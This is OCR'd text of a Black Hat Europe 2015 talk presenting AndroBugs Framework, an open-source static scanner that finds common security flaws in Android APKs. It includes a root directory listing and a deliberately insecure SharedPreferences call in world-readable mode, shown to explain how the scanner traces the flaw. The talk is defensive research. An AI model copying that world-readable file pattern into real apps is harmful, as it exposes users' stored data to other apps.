AndroBugs Framework: An Android Application Security Vulnerability Scanner

black hat® EUROPE 2015

Speaker: Yu-Cheng Lin

Speaker Bio

Yu-Cheng Lin (林禹成)

- Software Engineer at MediaTek smartphone security team
- M.S. from Information Security Lab of National Tsing Hua University
- Taiwan
- Twitter: @AndroBugs
- Email: androbugs.framework@gmail.com
- Website: http://www.AndroBugs.com

➢ **I am not representing my employer. This research is part of my Master thesis in 2014.**


➢ **All the vulnerabilities in these slides have been responsibly disclosed to the developers several months earlier.**


Agenda

- Android Security Basic Background
- Introduction to AndroBugs Framework
- AndroBugs Framework: Design Architecture
- Security Vulnerabilities and Vulnerability Vectors Implemented in AndroBugs Framework
- Massive Analysis with AndroBugs Framework
- Repackaging APK and Hacking with AndroBugs Framework
- Conclusions

Android Security Basic Background

- Every app plays in its sandbox with an unique Linux user and group id
- If two apps want to share data with each other, they both need to specify the same "android:sharedUserId" in the AndroidManifest.xml and sign with the same certificate.
- It should not be considered as a security hole in the app if you have physical access to the device (e.g. allow adb backup).


Facebook Android App (uid=10021)
SQLite DB
username
Access token
contacts
…
Yahoo News Android App (A normal app, uid=10030)
Exploit the security vulnerability in Facebook **Android**



```
root@generic:/ # ls -aln /data/data
ls -aln /data/data
drwxr-x--x 10000    10000             2014-03-04 04:13 com.android.backupconfirm

drwxr-x--x 10014    10014             2014-10-05 10:00 com.android.browser
drwxr-x--x 10015    10015             2014-03-04 04:13 com.android.calculator2
drwxr-x--x 10016    10016             2014-03-04 04:16 com.android.calendar
drwxr-x--x 10030    10030             2014-03-04 04:13 com.android.camera
drwxr-x--x 10017    10017             2014-03-04 04:13 com.android.certinstaller

drwxr-x--x 10002    10002             2014-03-04 04:13 com.android.contacts
drwxr-x--x 10019    10019             2014-03-04 04:13 com.android.customlocale2

drwxr-x--x 10003    10003             2014-03-04 04:16 com.android.defcontainer
drwxr-x--x 10020    10020             2014-03-04 04:16 com.android.deskclock
drwxr-x--x 10021    10021             2014-03-04 04:13 com.android.development
drwxr-x--x 10022    10022             2014-03-04 04:13 com.android.development_s
ettings
drwxr-x--x 10004    10004             2014-03-04 04:15 com.android.dialer
drwxr-x--x 10023    10023             2014-03-14 00:30 com.android.documentsui
drwxr-x--x 10013    10013             2014-03-04 04:13 com.android.dreams.basic
drwxr-x--x 10024    10024             2014-03-04 04:15 com.android.email
drwxr-x--x 10018    10018             2014-03-04 04:13 com.android.emulator.conn
ectivity.test
drwxr-x--x 10027    10027             2014-03-04 04:13 com.android.emulator.gps.
test
drwxr-x--x 10025    10025             2014-03-04 04:15 com.android.exchange
drwxr-x--x 10006    10006             2014-03-04 04:15 com.android.externalstora
ge
drwxr-x--x 10026    10026             2014-03-04 04:13 com.android.fallback
drwxr-x--x 10005    10005             2014-03-04 04:13 com.android.gallery
drwxr-x--x 10047    10047             2015-06-19 07:25 com.android.gesture.build
er
drwxr-x--x 10028    10028             2014-03-04 04:13 com.android.htmlviewer
drwxr-x--x 1000     1000              2014-03-04 04:13 com.android.inputdevices
drwxr-x--x 10029    10029             2014-03-04 04:14 com.android.inputmethod.l
atin
drwxr-x--x 10038    10038             2014-03-04 04:13 com.android.inputmethod.p
inyin
drwxr-x--x 1000     1000              2014-03-04 04:41 com.android.keychain
drwxr-x--x 10007    10007             2014-03-04 04:14 com.android.keyguard
```

Why Do I Want To Design This Android App Vulnerability Scanner?

The Same Mistakes Are Being Made Again and Again…

- **Prior to 2014:**
  - ➢ACM CCS ’12: The most dangerous code in the world: validating SSL certificates in non-browser software (with POC: Mallodroid)
  - ➢DEFCON 19: Seven Ways to Hang Yourself with Google Android
  - ➢…

- **But today?**

- **Problem:**
  - ➢Not All the Android developers care about security or they just simply forgot about it

Problems of Current Android Vulnerability Assessment Tool or System

- **Apps must be installed first to check for vulnerabilities**
  - ✓Drozer or Xposed Framework
- **Need source code to analyze**
- **Paid and expensive**
- **Cloud-based system**
  - ✓Revenue-oriented
  - ✓Takes some time for you to upload, analyze and get the report (at least 5-10 mins)
- **Massive analysis is not supported**
  - ✓Oh NO! We are pen-testers!
- **Complicated installation procedure, needs to install too many 3rd party libraries with some compatible issues**

Introduction to AndroBugs Framework

- A system that helps find valid security vulnerabilities in an Android App.
- Open source and written in Python.
- A static analysis tool eating Android APK (no source code).
- Scan for “known common coding vulnerabilities”
- Designed for massive analysis and to efficiently finding bugs.
- You can easily extend new features or vulnerability vectors.

What Can AndroBugs Framework Do For You?

- Find security vulnerabilities in an app
- Check if the code is missing best practices
- Check dangerous shell commands (e.g. “su”)
- Collect Information from millions of apps
- Check the app’s security protection (for app repackaging hacking)

AndroBugs Framework Helps You Find Vulnerabilities:

Broken WebView configs

MODE_WORLD_READABLE

Which Packer?

WebView SSL

Checking Cert
Signature

Exported components

KeyStore Protection?

SSL Vulnerability

isDebuggable

ContentProvider
Vulnerability

Fragment
injection

Implicit Service

Using Certificate Pinning?

addJavascriptInterface

Master Key

ADB backup

Base64 encoding
hack


Sensitive API
usages

Using SQLCipher?

…

Dangerous shell command

Contribution to Android App Security



They all triaged my vulnerability report or list me on their Security Hall of Fame.
Some will be introduced later.


AndroBugs Framework: Design Architecture

AndroGuard: The Decompiler for AndroBugs Framework

- The original AndroGuard does not have a security vulnerability checking feature.

- The AndroBugs Framework is based on AndroGuard and I modified the core of AndroGuard a lot.
  - grep -nFr "#Added by AndroBugs" *

General Techniques for Finding Bugs in AndroBugs Framework



Decompile the APK by Androguard

Finding Potentially Vulnerable Code, Function Calls (invoke-xxx) or Fields by AndroBugs Framework

Go back to the source function who calls the potential vulnerable function call, analyze related code again to confirm

Depends on the implementations of the vectors

Keypoint: AndroBugs Framework does not try to analyze every line of the code. It only does this when it finds something interesting.

The Report from AndroBugs Framework Will Give You

- Vector title
- Source code paths
- Severity level (Log Level)
- Vector Category
- Detail Explanations (tell you the background knowledge of the vulnerability)
- Mitigation recommendations
- Reference research papers or links

Severity Level

Severity Level	Description
Critical	Confirmed security vulnerability that should be solved (except for testing code)
Warning	AndroBugs Framework is not sure if this is a security vulnerability. Developers need to manually confirm.
Notice	Low priority issue or AndroBugs Framework tries to let you know some additional information.
Info	No security issue detected.

Introduction to New Assistant Engines in AndroBugs Frameweork

1. Static DVM Engine
2. Efficient String Search Engine
3. Filtering Engine

1. Static DVM Engine

- The core of AndroBugs Framework.
  - ✓Used by some vulnerability vectors in finding potential security vulnerabilities.

- Just like DVM or ART in Android OS, the Static DVM Engine runs the Bytecode **statically** and **partially**.
  - ✓The Static DVM Engine doesn’t need to run the Android App on an Android phone but it knows or tries to predict the application’s behavior while it is running.
  - ✓Static DVM Engine runs the code **partially**.

Actions for Static DVM Engine

- Just like Dalvik VM(ART) in Android, the Static DVM Engine maintains a simple register table.
- Compared to the real DVM/ART on Android OS, some useless instructions(opcode) are removed.

opcode	Smali bytecode	Static DVM action
0x12 <= opcode <= 0x1c	[const] or [const/xx] or [const-string]	Set immediate value to the register table
0x0a <= opcode <= 0x0d	[move-result vAA] or [move-result-wide vAA] or [move-result-object vAA] or [move-exception vAA]	Clear immediate value from the register table
0x44 <= opcode <= 0x4a	[aget] or [aget-xxxx] or [iget] or [iget-xxxx] or [sget] or [sget-xxxx]	Clear immediate value from the register table
opcode == 0x6e	[invoke-virtual]	Add to the invoked method list

- Android Bytecode Reference: https://source.android.com/devices/tech/dalvik/dalvik-bytecode.html

Example: Finding WORLD READABLE or WRITABLE Vulnerability

Java Code of MODE_WORD_READABLE vulnerability

```
context.getSharedPreferences("sensitive_file", 1);
```

Smali Code of MODE_WORD_READABLE vulnerability

```
const-string v0, "sensitive_file"
const/4 v1, 0x1
invoke-virtual {v2, v0, v1}, Landroid/content/Context;->getSharedPreferences(Ljava/lang/String;I)Landroid/content/SharedPreferences;
move-result-object v0
```

#	Smali Bytecode	Register Table of Static DVM Engine
1	const-string v0, "sensitive_file"	v0=“sensitive_file”

2	const/4 v1, 0x1	v0=“sensitive_file”
		v1=0x1


3	invoke-virtual {v2, v0, v1}, Landroid/content/Context;->getSharedPreferences(Ljava/lang/String;I)Landroid/content/SharedPreferences;	v0=“sensitive_file”
		v1=0x1

4	move-result-object v0	v1=0x1

General Techniques for AndroBugs Framework to Find Vulnerability

Assume We Want to Trace MODE_WORLD_READABLE

```
context.getSharedPreferences(“sensitive_file", 1);
```

